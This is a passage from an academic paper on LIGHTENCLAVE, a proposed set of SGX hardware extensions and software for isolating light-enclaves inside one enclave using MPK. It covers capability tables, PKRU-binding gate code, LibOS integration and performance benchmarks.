domain-IDs filled in the page table. Then, it can access any sensitive page.

Authorized dynamic paging based on privilege separation. Original SGX enclave lacks the mechanism of privilege separation. For example, all the enclave threads can always access the same memory pages and execute the same instructions. LIGHTENCLAVE aims to build isolated light-enclaves within one hardware enclave. The above-proposed SGX extensions make it possible to enforce different memory access permissions within one hardware enclave. Nevertheless, missing the hardware capability of restricting instruction execution leads to the above two attack vectors.




Figure 3. The structure of per-enclave capability table.

We propose a per-enclave capability table to specify which *ENCLU* instructions (SGX user-mode instructions) can a light-enclave execute. Specifically, each light-enclave has a unique identity stored in the PKRU register when it executes. The capability table uses the light-enclave identity (the PKRU register) as the index and stores the instruction permission of the identity.

There can be up to 2^{32} identities since PKRU has 32 bits. To minimize the table's memory space, we refer to the page table structure. As shown in Figure 3, the capability table has three levels. The first level has only one page whose address is specified in the enclave's *SECS*. The first-level page can contain up to 512 entries which point to 512 second-level

Procedures	Effects	Brief Description of the Extensions
Initialization	*EADD*	Set the page's domain-ID in EPCM according to the new *SECINFO*.
	ECREATE	Include the new fields in *SECS* into the enclave measurement.
Swapping	*EWB*	The domain-ID of an enclave page will be used to update the hash (*PCMD.MAC*).
	ELD	Ensure the domain-ID of a loaded-back page is unchanged.
Dynamic Paging	*EAUG*	Similar to *EADD*. Set the domain-ID for a new enclave page.
	EMODPE	Change the domain-ID of an enclave page in the EPCM at runtime.
	EACCEPT(COPY)	Check whether a page's domain-ID in EPCM matches the desired one.
Runtime	*EENTER/ERESUME*	Check whether MPK is enabled as required in *SECS*.
	Memory Access	Ensure the domain-IDs in the EPCM and in the page table match before accessing.
	ENCLU Execution	Check the capability table when executing sensitive *ENCLU* instructions.

Table 1: Major SGX extensions introduced by LIGHTENCLAVE

pages. Similarly, one second-level page can point to 512 third-level pages. Each table entry stores the relative offset from the enclave base address. One PKRU value is divided into four parts: the first two parts (each part takes 9 bits) are used as indexes to locate next-level pages; the third part (12 bits) is to locate the 1-byte permission in the last-level page; the fourth part (the least significant 2 bits) should both be 1, indicating light-enclaves cannot access domain-0. If the last 2 bits of PKRU are not 1 (i.e., secure monitor), the capability table takes no effect. Every used light-enclave identity corresponds to one 1-byte permission, one bit meaning whether a *sensitive ENCLU* instruction can be executed. Such instructions are *EACCEPT*, *EACCEPTCOPY*, *EMODPE*, and *EGETKEY* because they are related to security (the last one is used to retrieve the enclave encryption key). The rest four bits of the permission are reserved. The type of capability table pages is *PT_CAP*, which is a new enclave page type and writable to the privileged secure monitor.

There are over 3,000 reserved bytes in *SECS*, which is enough for storing the base offset of the capability table. Besides, considering the backward compatibility, *SECS* could include an extra control flag to configure whether to enable the capability table. The content of the capability table should also be included in the enclave measurement for attestation. When light-enclaves execute sensitive instructions, the CPU transparently checks the capability table to avoid arbitrary execution of sensitive instructions. Although checking the capability table may involve several memory accesses, such sensitive instructions are infrequently executed and usually executed during complex operations like dynamic paging. Thus, this security enhancement will barely cause a performance slowdown. Moreover, the multi-level design of the capability table can scale to a wider PKRU (support more memory domains) and more sensitive instructions.

4.4 Hardware Extensions Summary

Table 1 summarizes the hardware extensions introduced by LIGHTENCLAVE. First, to securely leverage MPK-based memory isolation inside an SGX enclave, LIGHTENCLAVE deprives the ability of arbitrarily modifying domain-IDs from the untrusted OS through recording the domain information during enclave initialization and letting the MMU automatically check the information for memory accessing during enclave runtime. Second, to keep the domain-IDs unchanged during enclave page swapping, the swapping-related SGX instructions save and restore the domain-IDs when evicting and reloading enclave pages. Third, to support dynamic paging and domain-ID modification, *EAUG*, *EMODPE*, and *accept instructions* are extended to specify the domain-IDs of enclave pages. Fourth, security checks are also added to prevent the untrusted OS from disabling MPK when entering a hardware enclave and allow fine-grained privilege separation according to a per-enclave capability table when executing four sensitive *ENCLU* instructions. Last but not least, our hardware extensions are inspired by current SGX implementation, namely, microcode, which is feasible to be integrated into existing SGX hardware designs.

5 Software Design

The software part of LIGHTENCLAVE contains code outside and inside an enclave. The former is an extension based on the existing Intel SGX SDK, which is responsible for generating the enclave memory layout (with the pages' domain-IDs) specified by programmers and some glue code for easing the development of light-enclaves. The latter is mainly about the secure monitor and light-enclave-gates. § 5.1 introduces the programming model. Based on the hardware extensions, the privilege of a light-enclave is determined by the specific PKRU value to which it binds. To enforce the privilege separation, LIGHTENCLAVE must further ensure a light-enclave is always bound to the unique PKRU (§ 5.2).

5.1 Programming Model

As shown in Figure 4, LIGHTENCLAVE allows building either mutual-distrusted light-enclaves. For instance, light-enclave-




Figure 4. Logical view of light-enclaves: they can be mutually distrusted or have hierarchical organization.

A and light-enclave-B are mutually distrusted, and their private memory domains are domain-1 and domain-2, respectively. To facilitate data exchange between them, domain-3 is allocated as a shared memory domain for them. Thereby, light-enclave-A can access domain-1 and domain-3 while light-enclave-B can access domain-2 and domain-3. To support interaction between them, LIGHTENCLAVE can designate a *light-enclave-gate* that is responsible for transferring the control flow between the two light-enclaves (changing the identity of light-enclave).

LIGHTENCLAVE inherits and extends the original SGX programming model. In the original model, enclave developers use the interface definition language (IDL) [33] to specify *ecall*s and *ocall*s. The former ones are interfaces used by the untrusted application part to invoke functions provided by the enclave. The latter ones are reverse. In LIGHTENCLAVE, the light-enclave developers can still use the same IDL for defining the interfaces between the light-enclave and the untrusted application part. Nevertheless, when automatically generating the trampoline code for the interface, LIGHTENCLAVE ensures the PKRU register is properly set to the light-enclave's identity (declared by developers) before transferring the control flow into the light-enclave.

For the interfaces between different light-enclaves, LIGHTENCLAVE allows developers to use IDL similarly. A light-enclave can expose two types of interfaces: one is public (any light-enclave can invoke), the other is provided for another specific light-enclave. In contrast, the interface provided by an original SGX enclave (*ecall*) is always callable. For data transferring between an enclave and the outside-enclave part, the enclave should always be the data mover because it can access both the inside-enclave and outside-enclave memory. Nevertheless, LIGHTENCLAVE allows more data movement mechanisms, e.g., shared memory between two light-enclaves. Two light-enclaves (e.g., light-enclave-A and light-enclave-B) can directly exchange data through the shared memory (e.g., domain-3) since it is inaccessible by the untrusted application part and other light-enclaves. Compared with two hardware enclaves, the interaction between two light-enclaves is more efficient for both control and data transfer.

Mutual-distrusted light-enclaves have some potential usage scenarios like accommodating different third-party libraries or different processes of a multi-process application. In addition, LIGHTENCLAVE allows hierarchical light-enclaves. As demonstrated in Figure 4, light-enclave-C takes domain-4 as its private domain while having access to domain-5 and domain-6 that are the private domains of D and E. In this case, C is more privileged than both D and E and can directly access their private memory, which may be suitable for auditing or secure multi-party computation scenarios. Another hierarchical case is light-enclave-F, G, and H. Their private domains are domain-7, 8, and 9, separately. In this case, G and H can be considered as more secure execution environments than F, which is similar to an application (F) creating two hardware enclaves (G and H).

In brief, compared to the original SGX programming model, LIGHTENCLAVE shares the similarity of using IDL for declaring the interfaces, which can benefit adoption and usability. LIGHTENCLAVE requires developers' minor efforts to declare the light-enclave identity, i.e., the memory access permission. Furthermore, developers can declare the instruction execution permission as well. A light-enclave cannot execute sensitive instructions by default. LIGHTENCLAVE abstracts away other details such as memory partitioning through *automatically* setting the domain-IDs, generating light-enclave-gates, and configuring the capability table.

5.2 PKRU Binding

LIGHTENCLAVE must prevent unauthorized modifications of the PKRU register. Otherwise, a malicious light-enclave can promote its privilege by modifying PKRU to access others' memory or execute disallowed instructions. To this end, LIGHTENCLAVE deprives light-enclaves of their ability to (arbitrarily) change the PKRU register. There are four ways a light-enclave may get an illegal PKRU value and thus achieve privilege escalation. LIGHTENCLAVE prevents all of them.

First, *EENTER* instruction does not change the PKRU register so that a light-enclave can inherit the PKRU value configured outside the SGX enclave. To avoid it, LIGHTENCLAVE configures the PKRU register before transferring the control flow to a light-enclave. Specifically, *EENTER* only transfers the control flow to fixed enclave entries specified by TCS and thus LIGHTENCLAVE can carefully set the PKRU register at these entries (inside the hardware enclave) for *ecall*s targeted light-enclaves (LIGHTENCLAVE generates the related code). Thereby, a light-enclave cannot inherit the PKRU value set outside the enclave (before invoking *EENTER*). Besides, since

EEXIT instruction also does not change the PKRU register when the control flow transfers from SGX enclave inside to outside, LIGHTENCLAVE saves the outside PKRU at entries and restores it at exits.

Second, the *AEX* (Asynchronous Enclave Exit) procedure automatically saves PKRU in SSA (State Save Area), and *ERESUME* restores it. If the saved PKRU in SSA is maliciously manipulated, a light-enclave may get a manipulated PKRU value after being resumed by *ERESUME*. LIGHTENCLAVE prevents this by making all the SSA pages reside in domain-0. Domain-0 is only accessible to the trusted secure monitor and inaccessible to all the light-enclaves. In other words, malicious light-enclaves cannot modify the PKRU value saved in the SSA. It is noted that the *AEX* procedure can always access SSAs regardless of MPK checks.

Third, *WRPKRU* instruction is specialized for modifying PKRU, and light-enclaves may execute it to change PKRU and achieve higher privilege. To prevent this, LIGHTENCLAVE leverages binary scanning and rewriting to guarantee there is no *WRPKRU* instruction in the code of light-enclaves, similar to [28, 56]. Since x86 instructions have variable lengths, *WRPKRU* could appear as a part of long instructions or span several instructions. LIGHTENCLAVE scans the binary code byte-by-byte to locate WRPKRU, and if exists, it replaces the related instructions with semantically-identical ones. Thus, compromised/malicious light-enclave cannot find and execute illegal WRPKRU instructions even with return-oriented programming (ROP).

```
... // save and clear the caller's state
 1  mov $SECRET_TOKEN, %r15
 2  xor %ecx, %ecx
 3  xor %edx, %edx
 4  rdpkru
 5  cmp $PKRU_CALLER, %rax
 6  jne handle_abuse
 7  mov $PKRU_CALLEE, %eax
 8  WRPKRU
 9  cmp $SECRET_TOKEN, %r15
 10 jne handle_abuse
 11 xor %r15, %r15
... // callee executes
```

Figure 5. A light-enclave-gate example.

Nevertheless, executing *WRPKRU* instruction is necessary for the interaction between different light-enclaves as they have different PKRU values. LIGHTENCLAVE utilizes light-enclave-gates for the interaction. A light-enclave-gate is a piece of code generated by LIGHTENCLAVE and contains *WRPKRU*. Figure 5 shows an example of the light-enclave-gate. Generally, the gate saves the execution states of the caller light-enclave, switches the light-enclave identity to the callee, and restores the execution states of the callee light-enclave (e.g., let the callee execute the corresponding function). The gate is designed to enforce two security requirements: A light-enclave *req-1*) cannot abuse the *WRPKRU* instruction for privilege escalation, *req-2*) cannot arbitrarily use one gate for invoking other light-enclaves. Specifically, Line-2, Line-3 and Line-7 prepare the parameters for the *WRPKRU* instruction as it requires that *eax* stores the new PKRU value and *ecx* and *edx* are both 0. Line-1 and Line-9 can ensure their wrapped code piece must be executed line-by-line. This is because *SECRET_TOKEN* is unknown to light-enclaves. If a light-enclave wants to pass the check at Line-9, it must execute Line-1 first and thus go through the whole code piece, which guarantees Line-8 (*WRPKRU*) cannot be abused (e.g., a malicious light-enclave cannot directly jump to Line-8 with an illegal PKRU value in *eax*) (meeting *req-1*). Light-enclaves cannot know *SECRET_TOKEN* for two reasons: first, the secure monitor randomly generates and fills *SECRET_TOKEN* when initializing the hardware enclave; second, light-enclave-gates are located in domain-0 and thus are *execute-only* for light-enclaves. Moreover, as mentioned in § 5.1, a light-enclave can expose an interface only for a specific light-enclave. Line-4 to Line-6 are used to authenticate the identity of the caller light-enclave (meeting *req-2*).

```
... // save the current states
1  mov $SECRET_TOKEN, %r15
2  mov $bitmap_low, %eax
3  mov $bitmap_high, %edx
4  xrstor64 (%rdi)
5  cmp $SECRET_TOKEN, %r15
6  jne handle_abuse
7  xor %r15, %r15
... // continue the execution
```

Figure 6. Avoid the abuse of *XRSTOR*.

Fourth, *XRSTOR*/*XRSTORS* can restore the processor extended states that can also include the PKRU register. Both Intel SGX SDK and some LibOSes for SGX utilize *XRSTOR* when re-entering an enclave. Similarly, LIGHTENCLAVE first ensures no occurrence of these instructions in light-enclaves by using binary inspection and then wraps the necessary instructions as shown in Figure 6. By clearing bit-9 in *bitmap_low*, *XRSTOR* will not modify the PKRU register.

By configuring PKRU at enclave entries/exits and forbidding light-enclaves to access SSA pages, LIGHTENCLAVE ensures light-enclaves cannot change the PKRU during the hardware enclave transition. By elaborately controlling the existence of PKRU modifying instructions, LIGHTENCLAVE disallows light-enclaves to modify the PKRU arbitrarily. Therefore, LIGHTENCLAVE can ensure a light-enclave is always bound to its designated PKRU during execution.

5.3 Secure Monitor

Each hardware enclave contains one secure monitor that works as the control plane. It is trustworthy and can access all the memory domains and execute all the SGX-compatible instructions. During initialization, it has two responsibilities. The first is remote attestation that reports the measurement of the whole hardware enclave to remote users. The second is filling random tokens in the light-enclave-gates. During runtime, it serves light-enclaves, interacts with them through light-enclave-gates. The first service is dynamic enclave page management: it allocates enclave pages with desired domain-IDs for different light-enclaves. The second service is dynamic light-enclave management: it supports building new light-enclaves, reclaiming existing light-enclaves, adding new light-enclave-gates, and allocating shared memory domain. Besides, it also updates the enclave capability table.

6 Implementation

6.1 Integration with SGX LibOSes

Existing SGX library OSes (LibOSes) can be extended to work as the secure monitor in LIGHTENCLAVE. Occlum [53] is a LibOS that runs inside an SGX enclave and supports multiple tasks running on it. To enforce isolation amongst tasks, it enforces MPX-based bounds checking on memory accesses. We add/modify about 1,100 lines of codes (LOC) in Occlum (commit 0a06c898) to integrate the mechanism of LIGHTENCLAVE into it. We name the modified Occlum as Iso-Occlum. Iso-Occlum leverages the abstraction of light-enclave to run different tasks and abandons the original time-consuming bounds checking. Graphene-SGX [55] is another LibOS that runs inside an SGX enclave to support unmodified Linux applications. It can support multi-process applications by creating multiple hardware enclaves. We add/modify about 4,900 LOC to incorporate LIGHTENCLAVE with Graphene-SGX (commit 9c226c9a). The modified one, named Iso-Graphene-SGX, creates light-enclaves instead of hardware enclaves.

6.2 Analysis of the Hardware Proposal

We validate most hardware extensions presented in § 4.2 and § 4.3 on the Intel SGX emulator, i.e., Intel SGX SDK simulation mode. For extensions on data structures, we add new attributes to SECINFO (Domain-ID) and SECS (PKE bit), which use the reserved fields in SECINFO and SECS implemented in the SDK; we also extend the EPCM entry to record Domain-ID. For extensions on instructions, we modify or add the emulation routines of the SGX instructions related to the extended data structures; Since the user-level *EENTER* and *ERESUME* routines need to read *CR4*, we add an *ioctl()* in the SGX driver for returning the value of *CR4*, which, however, is unnecessary if implemented in the microcode. We evaluate the correctness of the implementations on the emulator from two aspects. First, enclave applications can seamlessly run with a newer memory layout configuration (with Domain-IDs specified). Second, tampering with any Domain-ID of an enclave page can be detected during the page adding or swapping time. However, the emulator cannot emulate the hardware operations of memory access validation. Thus, we *cannot* validate the runtime check which aims to ensure the domain-IDs in the EPCM and the page table match before filling the TLBs (*this Non-emulated Check is one limitation of our work*).

We argue that our hardware proposal is feasible through analyzing the hardware, performance, and memory overhead.

① *Hardware Overhead.* Most SGX implementation is based on CPU microcode [8, 24], and the microcode is much easier to update than the hardware [8, 18]. Hence, the updates of instructions summarized in Table 1 can all be applied using SGX microcode without any significant change in the CPU hardware logic. The checking procedure of the enclave memory access also needs one extra validation step, i.e., the *Non-emulated Check*. According to an in-depth SGX analysis [24] (§ 6), two SGX patents [35, 41], and a recent study [47], the checking procedure only happens when TLB misses occur, and is (very likely) implemented in microcode as well, which means adding our extra validation step may also only need microcode update and require *no* hardware (e.g., MMU) modifications.

② *Performance Overhead.* The required changes to SGX instructions are mostly lightweight: in the emulator, the modifications incur 0.6%-0.7% overhead for constructing an enclave (1MB-1GB), and negligible overhead for enclave swapping/paging. Yet, checking the capability table may add the most overhead if the table is swapped out, i.e., adding up to 30,000 CPU cycles due to swapping three enclave pages in the worst case (adding tens of cycles without swapping). Such a potential cost can be avoided if only the secure monitor executes sensitive ENCLU instructions (infrequently needed) because it does not refer to the capability table. The *Non-emulated Check* needs to compare the Domain-ID in the page table entry (PTE) and the EPCM. Since the PTE and EPCM are accessed in the original checking procedure, our extra check may only add one cycle of comparison when TLB misses, which is also negligible.

③ *Memory Overhead.* Four extra (or reserved) bits in the EPCM entry are needed for each 4K enclave page as Domain-ID. Other extensions in SECS and SECINFO incur zero overhead by utilizing previously-unused fields. If required, the capability table usually takes at most several 4K pages for each enclave.

6.3 Limitations

Besides the above Non-emulated Check, another limitation of LIGHTENCLAVE is the number of distrusted light-enclaves

is limited to 16 (although the hierarchical ones can be more) because MPK currently only supports up to 16 domains. There are three potential future solutions. First, prior work [48, 52, 58] proposes orthogonal approaches to extend the number of MPK domains. Second, there are still unused bits in page table entries. It is possible for Intel to allow more bits (even configurable) to be used as domain-ID (2 more bits can increase the number to 64). Third, using multiple enclaves could be one simple solution, i.e., 2 SGX enclaves or 2 nested-enclaves [47] can offer 32 domains, which, however, increases the overhead when cross-enclave interaction is needed. This is also left as our future work.

7 Security Analysis

When two mutually distrusted light-enclaves run in one SGX enclave, LIGHTENCLAVE promises the same security guarantees as running them in separated SGX enclaves. **The untrusted OS cannot compromise a light-enclave.** Since the light-enclave is guarded inside an SGX enclave, be default the untrusted software including the OS cannot access its memory and execution states. One difference made by LIGHTENCLAVE is enclave pages are tagged with different domain-IDs, which, however, does not bring new attack vectors for two reasons. First, light-enclave's pages are always located in EPC (i.e., inaccessible to the OS) whichever their domain-IDs are. Second, the OS can only cause DoS attacks by manipulating the domain-IDs in the page table because the correct ones are securely recorded in EPCM.

An untrusted neighbor cannot compromise a light-enclave. A light-enclave may co-run with compromised or malicious neighbor light-enclaves in the same SGX enclave. Suppose light-enclave-A intends to attack light-enclave-B. It has four major attack vectors. First, A may try to directly access B's memory pages, but LIGHTENCLAVE prevents A from accessing B's memory by using MPK-based isolation. Second, A may try to access B's execution states in SSAs. Nevertheless, the SSA pages are located in domain-0 that is inaccessible to light-enclaves. Third, A may try to modify the PKRU register that determines the domain access permission. LIGHTENCLAVE carefully wraps the instructions that can modify PKRU (see Section 5.2), and consequently A cannot leverage these instructions to modify its own PKRU. Moreover, LIGHTENCLAVE locate all the code pages in in domain-0 so that light-enclaves cannot either modify its code nor add new code (e.g, via *EAUG*) to modify the the PKRU register. Fourth, A may deliberately trigger exceptions to crash the execution of the whole enclave, leading to a DoS attack. LIGHTENCLAVE requires the OS to report the unexpected exceptions to the secure monitor that can then inspect the SSAs for locating A. Thereby, A cannot conduct DoS attacks without the help of OS. If the OS does not cooperate, a DoS may happen. Yet, the OS can also easily launch DoS attacks without LIGHTENCLAVE.

The Collusion attack cannot compromise a light-enclave. The untrusted OS can neither set the PKRU register for the malicious light-enclave due to light-enclave-gates at enclave entries, nor modify the domain-IDs of the sensitive enclave pages due to MMU checks according to EPCM. Another concern is two light-enclaves share the same memory encryption key because of running in the same enclave. Nevertheless, SGX encryption mechanism involves the virtual addresses, which prevents potential information leakage under physical attacks.

8 Performance Evaluation

In this section, we seek to answer the following questions:

1. How fast is LIGHTENCLAVE in terms of light-enclave creation and communication? (§ 8.1)
2. How much overhead does the intra-enclave isolation of LIGHTENCLAVE cause to applications? (§ 8.2)
3. How much performance improvement can LIGHTENCLAVE bring to existing LibOSes? (§ 8.3)
4. How much performance improvement can LIGHTENCLAVE bring for FaaS scenarios? (§ 8.4)

We do not use the emulator for evaluation since it doesn't emulate SGX memory encryption engine and thus shows much better performance than the real SGX. Instead, we evaluate LIGHTENCLAVE on the real machine with Intel i7-10700 IceLake CPU (2.9 GHz, SGXv1, MPK) and Linux kernel 5.4.110 by adding the estimated overhead (similar to [39, 47]). According to § 6.2, the proposed hardware extensions on enclave initialization and memory management incur negligible performance overhead; two of three added hardware checks at runtime are both negligible because either extremely lightweight (the Non-emulated Check) or too infrequent (the capability table check, not required in the following experiments); the last added check in *EENTER* and *ERESUME* is on the critical path. Thus, we only add the estimated overhead (19 CPU cycles) on *EENTER/ERESUME*, which simulates accessing one SECS field (10 cycles) and reading CR4 (9 cycles). The former one is the latency of accessing L1 cache since the cacheline of the SECS field is originally accessed by the two instructions while the latter one is measured by repeating accessing CR4 and getting the average cost.

To show the feasibility and performance benefits of LIGHTENCLAVE, we leverage it to isolate third-party libraries (§ 8.2), integrate it into Graphene-SGX [55] and Occlum [53] (§ 8.3), and apply it in the serverless scenario (§ 8.4).

8.1 Microbenchmarks

Fast creation of light-enclaves. When Graphene-SGX needs to spawn a new process, it follows the standard FORK semantic and thus launches a new enclave that contains exactly

App	helloworld	SQLite3	cc1
Grapene-SGX	1773	1762	1888
Iso-Grapene-SGX	32	37	54
Occlum	0.163	9.414	65.86
Iso-Occlum	0.162	6.259	42.55

Table 2: Task creation latency (ms).





Figure 7. Performance of Pipe-based communication.

the same contents. Nevertheless, Checkpointing and transferring existing states (opened file tables, memory layout, etc.) are not free. With LIGHTENCLAVE, Iso-Graphene-SGX effectively addresses this performance issue because it can construct multiple light-enclaves (as separated processes) in the same hardware enclave without creating a new hardware enclave from scratch. The first test spawns (light-)enclaves initialized from different sizes of ELFs (include the 2MB LibC): helloworld (2MB), SQLite3 (3MB) and cc1 (13MB), and measures their creation latency. As shown in Table 2, Iso-Grapene-SGX can reduce application creation time by 97% as it does not construct a new hardware enclave and fork a new LibOS instance. The latency of spawning helloworld or SQLite3 is dominated by the complex process creation logic of Graphene-SGX and thus close to each other.

We also compare the process spawn time between Occlum and Iso-Occlum. Iso-Occlum can reduce application creation time by up to 35% because it eliminates code instrumentation and thus avoids bloating the ELF size. For example, the size of *cc1* is 17MB with instrumentation and 11MB otherwise. The ELFs are initially stored in Occlum's encrypted file system. A smaller ELF means loading less content from the file system when spawning.

Fast communication between light-enclaves. Graphene-SGX uses multiple SGX enclaves for isolating different entities, running the LibOS instance in each enclave. It supports enclave communication through *pipe*. For creating one pipe, two LibOS instances negotiate the encryption/decryption key via cryptographic methods. When the enclaves send/receive messages through the pipe, the messages are encrypted/decrypted, which is time-consuming. In Iso-Graphene-SGX, the modified LibOS works as the secure monitor and can allocate a shared memory domain within the hardware enclave for light-enclaves to exchange data. Thereby, the implementation of pipe in Iso-Graphene-SGX requires no message encryption/decryption. We measure the throughput of message passing over pipe under different buffer sizes. As shown in Figure 7, compared with Graphene-SGX, pipe throughput in Iso-Graphene-SGX is 7x to 40x higher. It is even higher than that in Linux because system calls to LibOS are more lightweight. Differently, Occlum and Iso-Occlum achieve similar throughput because they both leverage the shared memory provided by the LibOS for message passing.



(a) Echo Server with OpenSSL.

(b) SQLite3 Server.

Figure 8. Performance of OpenSSL and SQlite3 servers.

8.2 Isolating Third-Party Libraries

In this subsection, we show LIGHTENCLAVE can be used to apply the multi-level security principle to applications in SGX with low performance overhead. We also compare LIGHTENCLAVE with Nested Enclave [47]. Since hardware extensions of Nested Enclave are also unavailable, we emulate its performance by invoking an empty *ocall/ecall* when *n_ocall/n_ecall* happens between inner enclaves and the outer enclave.

Echo Server with OpenSSL. Isolating sensitive code and third-party code is good for security. For example, prior work [56] suggests isolating the session keys as well as the related SSL library code accessing the keys in an isolated execution environment. Accordingly, we deconstruct the SGX-OpenSSL [13] library and make the minimal code that allocates and accesses the session keys as light-enclave-S (secure) while leaving the rest code as light-enclave-NS (non-secure). Then, we implement a simple echo server linked with the SSL library, and it also runs in light-enclave-NS. Light-enclave-S is more privileged than light-enclave-NS, and any vulnerability in the latter one cannot leak the secrets in the former one. The two light-enclaves run in a hardware enclave as a server, and a client running in another hardware enclave invokes the corresponding service. The client and server use a session key for symmetric encryption/decryption during communication. Since all the session keys are allocated in Light-enclave-S, the echo server in Light-enclave-NS needs to switch to Light-enclave-S for encrypting and decrypting packets. Thus, light-enclave switches happen when sending and receiving packets. For using the approach of Nested Enclave, the secure code should run in an inner enclave while the insure code in the outer enclave.

We gradually increase the size of packets exchanged by the client and the server and present the throughput in Figure 8a.

LIGHTENCLAVE introduces up to 2% overhead compared with the baseline (no isolation). There is nearly zero overhead when the packet size is larger than 2kB, since content encryption/decryption and sending/receiving dominate the time. The overhead of Nested Enclave is between 2% to 23%. LIGHTENCLAVE can outperform it by up to 27%, indicating the interaction between isolated entities in LIGHTENCLAVE is more efficient.

SQLite3 Server. We further show an example of confining a whole third-party library in one light-enclave. We build a simple, secure key-value store server that uses the SQLite3 (v3.23.0) engine. The enclave is divided into one trusted light-enclave and one untrusted light-enclave, while the untrusted one is for the third-party library, SQLite3. A client running in a normal process keeps sending requests to the server. The server and client communicate through the local network. The server invokes the interfaces of SQLite3 to perform Insert, Update, and Query operations. The server also encrypts the data before storing it into SQLite3 and decrypts the data after retrieving it from SQLite3. We evaluate both LIGHTENCLAVE and Nested Enclave under different workloads. Figure 8b shows the normalized server throughput (baseline has no isolation). For the 100% Insert workload, Nested Enclave shows 11% overhead while LIGHTENCLAVE only incurs 4% overhead. For other workloads, the overhead is negligible.

8.3 Optimizing Applications on LibOSes

In this subsection, we show LIGHTENCLAVE can improve the performance of SGX-oriented LibOSes, Graphene-SGX and Occlum (without degrading the security).




Figure 9. The performance of Lighttpd.




Figure 10. The performance of GCC.

Lighttpd. Lighttpd [10] is a widely-used multi-process web server. We configure the Lighttpd server (v1.4.40) with two workers running in two light-enclaves, and use ApacheBench as clients to fetch 10KB web pages. The server and client are connected with the local network. We increase the concurrency of clients gradually to get the peak throughput. Figure 9 shows the results. The difference of peak throughput between Iso-Grapene-SGX and Graphene-SGX is only about 2% because there is no process spawn and there is little communication between different workers. Nevertheless, the peak throughput in Iso-Occlum is 1.2x higher than that in Occlum, owing to no boundary checking.

GCC. GCC [7] (v4.4.5) spawns and executes *cc1*, *as*, *collect2* and *ld* for compiling programs from C codes to ELF. We evaluate the performance of GCC compilation (CPU-intensive) on both Iso-Grapene-SGX and Iso-Occlum to show the performance improvement brought by LIGHTENCLAVE. We use GCC to compile five files with various lines of codes: *helloworld* with 5 LOC, *bzip2* with 5K LOC, *gzip* with 5K LOC, *oggenc* with 50K LOC and *SQLite3* with 130K LOC. The normalized compilation time is shown in Figure 10. Iso-Graphene-SGX optimizes the process creation time and thus achieves 5.11x to 10.5x speedup compared with Graphene-SGX. Iso-Occlum eliminates the overhead of SFI instrumentation, which is 1.22x to 1.49x faster than Occlum.

LibOS	Processing Time
Graphene-SGX	15.7 s
Iso-Graphene-SGX	910.9 ms
Occlum	16.3 ms
Iso-Occlum	12.7 ms

Table 3: The benchmark of Fish Shell.

Fish Shell. Fish shell [6] is a smart and user-friendly command-line shell. When executing new commands, Fish shell spawns a new process. The intermediate results are transferred using pipe. BusyBox [5] is a command-line tool that combines tiny versions of many common UNIX utilities. We use Fish shell (v3.0.0) and BusyBox (v.1.23.1) to show the performance improvement brought by LIGHTENCLAVE to applications that need to spawn new processes frequently. We execute a test script based on byte-unixbench [12] in Fish Shell, which invokes several BusyBox commands (*od*, *sort*, *grep*, *wc* etc.) to handle text files. Table 3 shows the script's execution time. Iso-Graphene-SGX is 17.2x faster than Graphene-SGX as it reduces the overhead of process spawns, and Iso-Occlum is 1.28x faster than Occlum as time-consuming bound check instructions are not needed in Iso-Occlum.

8.4 Optimizing Serverless Functions

SGX can also be used to protect private data in serverless scenarios. However, the slow enclave initialization may incur substantial overhead because serverless functions usually

